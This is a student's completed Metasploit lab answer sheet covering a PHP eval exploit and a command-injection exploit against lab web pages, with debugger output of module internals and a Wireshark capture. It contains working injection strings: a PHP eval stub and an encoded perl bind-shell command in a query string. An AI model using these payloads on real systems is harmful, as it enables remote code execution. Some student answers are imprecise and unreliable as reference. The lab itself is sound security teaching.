CSC215 Lab5 – Metasploit Practice 3

Total: 200pts

@Copyright Dr. Xiang Fu. All Rights Reserved.

What to turn in: Zip all related file in **lab5.zip**. The zip should include the following files:

(1) csc215Lab5.docx with all your answers typed and screenshots pasted.
(2) php_cmd_inj.rb.


Part I. 100pts

Hint: There are two approaches to find out the Metasploit API information.

(1) read **developer_guide.pdf** (using xpdf) located at **/opt/metasploit/msf3/documentation**
(2) search the use of API calls in source code. Use "**find ./ -type f –exec grep –H 'keyword' {} \;**" in **/opt/megasploit/msf3/modules** or **/opt/megasploit/msf3/lib**.

1. PHP_Eval Exploit Practice [40pt]

Repeat experiment with PHP_Eval and **http://169.254.236.100/vul2/eval.html**. Establish a remote shell session using the **bind_perl** payload. Paste your success screenshot below.



2. Code Comprehension [60pt]

Read **/opt/Metasploit/msf3/modules/exploits/unix/webapp/php_eval.rb**. Insert the commands for debugging and answer the following questions below:

(1) What is the meaning of the "%q{"at line 25? [2pt]

No strings good, no escape patterns; constant string across multiple lines

(2) What does "**space=>8190**" mean at line 40? [2pt]

It is the max URL length for some old versions of apache accordign to http://www.boutell.com/newfaq/misc/urllength.html

Max payload size is 8190 bytes

(3) What is the meaning of “BadChars” at line 45? [2pt]

Quotes are escaped by PHP’s magic_quotes_gpc in a default install

(4) What is the meaning of “ConnectionType” and “find” at line 48? [4pt]

ConnectionType is a parameter inside a metasploit module that specifies how the session should handle the payload’s network connection once the exploit succeeds

Find means session need original socket of payload

(5)* List at least 5 **ConnectionTypes** and brief describe their meanings. (hint: use search command `find ./ -type f -exec grep -H ConnectionType {} \;` to search for the occurrence of “ConnectionType” in source code. To find out the semantics of each ConnectionType, e.g., ‘bind’, use command `find ./ -type f -exec grep -H "'bind'" {} \;` (note: you need the single quotes around the `bind` keyword.) [10pt]

find – reuse the existing socket.. payload/exploit expects to use original network socket that delivered payload (like a HTTP request) used for web/PHP-style shells

bind – target listens, attack connects; payload binds a listener on the target machine (open port on the victim)

reverse – payload connects back to you (connect-back) payload makes outbound connection from the target to handler (LHOST:LPORT)

none/noconn – no network expected; module/payload doesn’t create or require a new network socket

tunnel – session is routed/tunneled through existing channel

(6) Use debugger to determine the value of `datastore['URIPATH']` at line 65. [3pt]

```
rdb:1) p datastore
"AutoRunScript"=>"", "HTTP::uri_dir_fake_relative"=>false, "WfsD
lay"=>0, "HTTP::pad_method_uri_type"=>"space", "SSL"=>false, "HT
P::method_random_valid"=>false, "HTTP::method_random_case"=>fals
, "NTLM::SendNTLM"=>true, "EnableContextEncoding"=>false, "PAYLO
D"=>"php/bind_perl", "HTTP::pad_get_params"=>false, "HTTP::pad_p
st_params_count"=>16, "HTTP::header_folding"=>false, "SSLVersion
=>"SSL3", "NTLM::UseNTLMv2"=>true, "HTTP::uri_fake_params_start"
>false, "InitialAutoRunScript"=>"", "HTTP::pad_uri_version_count
=>1, "HTTP::uri_fake_end"=>false, "LPORT"=>"4444", "HTTP::uri_fu
l_url"=>false, "HTTP::pad_fake_headers_count"=>0, "FingerprintCh
ck"=>true, "NTLM::UseNTLM2_session"=>true, "NTLM::SendSPN"=>true
 "DisablePayloadHandler"=>false, "VERBOSE"=>false, "HTTP::uri_di
_self_reference"=>false, "DigestAuthIIS"=>true, "NTLM::SendLM"=>
rue, "TARGET"=>0, "RHOST"=>"169.254.236.100", "URIPATH"=>"/test.
hp?evalme=!CODE!", "HTTP::method_random_invalid"=>false, "HTTP::
ri_use_backslashes"=>false, "HTTP::pad_post_params"=>false, "Use
Agent"=>"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)", "D
MAIN"=>"WORKSTATION", "NTLM::UseLMKey"=>false, "HTTP::pad_method
uri_count"=>1, "HTTP::pad_fake_headers"=>false, "HTTP::uri_encod
_mode"=>"hex-normal", "HTTP::pad_uri_version_type"=>"space", "HT
P::pad_get_params_count"=>16, "RPORT"=>"80"}
```

(7) Explain the meaning of the `gsub` operation at line 65. [4pt]

It is removing everything from the first ? Onward in the string.. the regex /\?. */ breaks down as: \? → literal question mark, .* is zero of any character, until end of string. A question mark and everything that follows it.

(8) Use debugger to find out the value of `headername` at line 81. (paste the screenshot below). [4pt]

```
 /vul2/test.php?evalme=erro
ER%5bHTTP%5fX%5fKEGXVXVUCZM
(rdb:1) clear
*** Unknown command: "clear
(rdb:1) p headername
"X-KEGXVXVUCZMJVPOH"
(rdb:1)
```

(9) Use debugger to find out the value of `stub` at line 82. [2pt]

```
RT"=>"80"}
(rdb:1) p stub
"error_reporting(0);eval($_SERVER[HTTP_X_KEGXVXVUCZMJVPOH]);"
(rdb:1)
```


(10) Use debugger to find out the value of `uri` at line 84. [2pt]

```
(rdb:1) p uri
"/vul2/test.php?evalme=error%5freporting%280%29%3beval%28%24%5fSERV
ER%5bHTTP%5fX%5fKEGXVXVUCZMJVPOH%5d%29%3b"
```

(11) Explain why there are many "%" symbols appearing in `uri` (after line 84 is executed). [2pt]

It isn't safe to send certain characters through a query string, so it must be done via its ASCII character, hence the % symbol.

(12) Prove that the statements between 91 and 94 (i.e., "`headers => {headername=… connection=…}`") are working by Wireshark. Paste the screenshot below and explain briefly. [10pt]



It's working by wireshark because it was able to capture the HTTP get from backtrack.

(13) Use debugger to trace into the `handler` function at line 100. Hint: use t "**step**" command. What is the absolute path of the ruby file that contains `handler`()? [2pt]

/opt/metasploit/msf3/lib/msf/core/exploit/http/client.rb:207

(14) If we change the connection type from “find” to “bind”, will it change the handler being called? Explain [3pt]

No it wont affect the handler being called a It simply calls the same handler() entry point, but the behavior inside that handler will branch based on the connection type.

(15) Use debugger to trace into the `handler` function and describe its logic [8pt]

If no socket is provided, then try the global one.. if the parent claims the socket associated wit hthe HTTP client, then it rips the socket out from under the HTTP client.

The signature handlr accepts an option socket nsock. None passed, tries to use HTTP client’s socket.

Uses global HTTP client socket when none provided

If caller didn’t supply socket (nsock is nil) this object has client object, it sets nsock to self.client.conn (HTTP client’s connection). Default to client’s socket

Calls parent handler and checks result.. calls super(nsock) storing the return value in rv. If rv==handler::claimed (meaning the parent handler successfully claimed/took ownership of that connection)< and theres a client object, and the socket just handled nsock is the same socket object stored on self.client.conn, then it sets self.client.conn=nil

returns parents handler.

---------- **BONUS Question** [50pt]----------

Continue your debugging efforts and submit a **2-page report** (with proper screenshots) which describes how a **session (the communication for supporting the remote shell)** is created.

Hint: you will eventually trace into **handle_connection()**. Then you need to find out *who starts a connection to port 4444*. To accomplish the goal, use Wireshark to assist your analysis. When stepping through **exploit_driver**, watch the traffic captured by Wireshark.


BONUS IS DONE ON SEPERATE PDF.. YES I UPLOADED IS


Part II. 100pt

1. [80pt] Develop another exploit named "**php_cmd_inj.rb**" which can spawn a remote session on the following vulnerable web app:
http://169.254.236.100/vul/bad1.php.

The payload to use is **/opt/metasploit/msf3/modules/payloads/singles/cmd/unix/bind_perl**. Paste screenshots of the entire attack process to prove your success.

Hint: use Wireshark to analyze the data payload during the exploit development.





Source	Destination	Protocol	Info
169.254.236.111	169.254.236.100	TCP	33661 > krb524 [FIN, ACK] Seq=1 Ack=1 Win=913 Len=0 TSV=2025882
169.254.236.100	169.254.236.111	TCP	krb524 > 33661 [FIN, ACK] Seq=1 Ack=2 Win=91 Len=0 TSV=994542 T
169.254.236.111	169.254.236.100	TCP	33661 > krb524 [ACK] Seq=2 Ack=2 Win=913 Len=0 TSV=2025882 TSER
169.254.236.111	169.254.236.100	TCP	48732 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 TSV=2026921 T
169.254.236.100	169.254.236.111	TCP	http > 48732 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV
169.254.236.111	169.254.236.100	TCP	48732 > http [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSV=2026921 TSER
169.254.236.111	169.254.236.100	TCP	46751 > krb524 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 TSV=2026922
169.254.236.100	169.254.236.111	TCP	krb524 > 46751 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
169.254.236.111	169.254.236.100	HTTP	GET /vul/bad1.php?p=%27%3b%20/bin/echo%20-ne%20\\\x70\\\x65\\\x
169.254.236.100	169.254.236.111	TCP	http > 48732 [ACK] Seq=1 Ack=1087 Win=8000 Len=0 TSV=995582 TSE
169.254.236.111	169.254.236.100	TCP	54702 > krb524 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 TSV=2027087
169.254.236.100	169.254.236.111	TCP	krb524 > 54702 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 T
169.254.236.111	169.254.236.100	TCP	54702 > krb524 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSV=2027087 TS
169.254.236.100	169.254.236.111	HTTP	HTTP/1.1 200 OK (text/html)
169.254.236.100	169.254.236.111	TCP	http > 48732 [FIN, ACK] Seq=221 Ack=1087 Win=8000 Len=0 TSV=995

```
+ Frame 9 (1152 bytes on wire, 1152 bytes captured)
+ Ethernet II, Src: CadmusCo_a4:ee:98 (08:00:27:a4:ee:98), Dst: CadmusCo_f9:63:01 (08:00:27:f9:63:01)
+ Internet Protocol, Src: 169.254.236.111 (169.254.236.111), Dst: 169.254.236.100 (169.254.236.100)
+ Transmission Control Protocol, Src Port: 48732 (48732), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1086
+ Hypertext Transfer Protocol
```

```
0000  08 00 27 f9 63 01 08 00  27 a4 ee 98 08 00 45 00   ..'.c... '.....E.
0010  04 72 01 d5 40 00 40 06  07 e0 a9 fe ec 6f a9 fe   .r..@.@. .....o..
0020  ec 64 be 5c 00 50 4b f1  ec 7b 2e a4 d5 4f 80 18   .d.\.PK. .{...O..
0030  03 91 8d ea 00 00 01 01  08 0a 00 1e ed aa 00 0f   ........ ........
0040  30 fe 47 45 54 20 2f 76  75 6c 2f 62 61 64 31 2e   0.GET /v ul/bad1.
0050  70 68 70 3f 70 3d 25 32  37 25 33 62 25 32 30 2f   php?p=%2 7%3b%20/
0060  62 69 6e 2f 65 63 68 6f  25 32 30 2d 6e 65 25 32   bin/echo %20-ne%2
0070  30 5c 5c 5c 78 37 30 5c  5c 5c 78 36 35 5c 5c 5c   0\\\x70\ \\x65\\\
0080  78 37 32 5c 5c 5c 78 36  63 5c 5c 5c 78 32 30 5c   x72\\\x6 c\\\x20\
0090  5c 5c 78 32 64 5c 5c 5c  78 34 64 5c 5c 5c 78 34   \\x2d\\\ x4d\\\x4
00a0  39 5c 5c 5c 78 34 66 5c  5c 5c 78 32 30 5c 5c 5c   9\\\x4f\ \\x20\\\
00b0  78 32 64 5c 5c 5c 78 36  35 5c 5c 5c 78 32 30 5c   x2d\\\x6 5\\\x20\
00c0  5c 5c 78 32 37 5c 5c 5c  78 32 34 5c 5c 5c 78 37   \\x27\\\ x24\\\x7
00d0  30 5c 5c 5c 78 33 64 5c  5c 5c 78 36 36 5c 5c 5c   0\\\x3d\ \\x66\\\
00e0  78 36 66 5c 5c 5c 78 37  32 5c 5c 5c 78 36 62 5c   x6f\\\x7 2\\\x6b\
00f0  5c 5c 78 32 38 5c 5c 5c  78 32 39 5c 5c 5c 78 33   \\x28\\\ x29\\\x3
0100  62 5c 5c 5c 78 36 35 5c  5c 5c 78 37 38 5c 5c 5c   b\\\x65\ \\x78\\\
0110  78 36 39 5c 5c 5c 78 37  34 5c 5c 5c 78 32 63 5c   x69\\\x7 4\\\x2c\
File: "omgglol.pcap" 3846 Bytes 00...  Packets: 30 Displayed: 30 Marked: 0
```

2. [20pt] As the metasploit framework is publicly available to hackers, the daily updates of metasploit allow a hacker to easily incorporate latest attacks and launch them against a vulnerable system (if the system administrator is lazy enough not to apply patches daily). Propose the design of an automatic hardening tool, which takes the daily updates of metasploit, and automatically enhances the firewall to defeat zero-day attacks. You have to describe some technical details and make the proposal technically feasible.

A way to combat this is by monitoring metasploit for its updates (with cron job, that touches a stamp file when new commits/modules appear). Use that trigger so an automation or AI componenet fetches the live update and checks for new or zero day exploit information. Analyze the changes, and generate defensive artifacts (firewall rules, IDS signatures, rate limits). Then automatically push hardening updates to the firewall/IDS, with safeguards, perhaps human approval for a high risk block.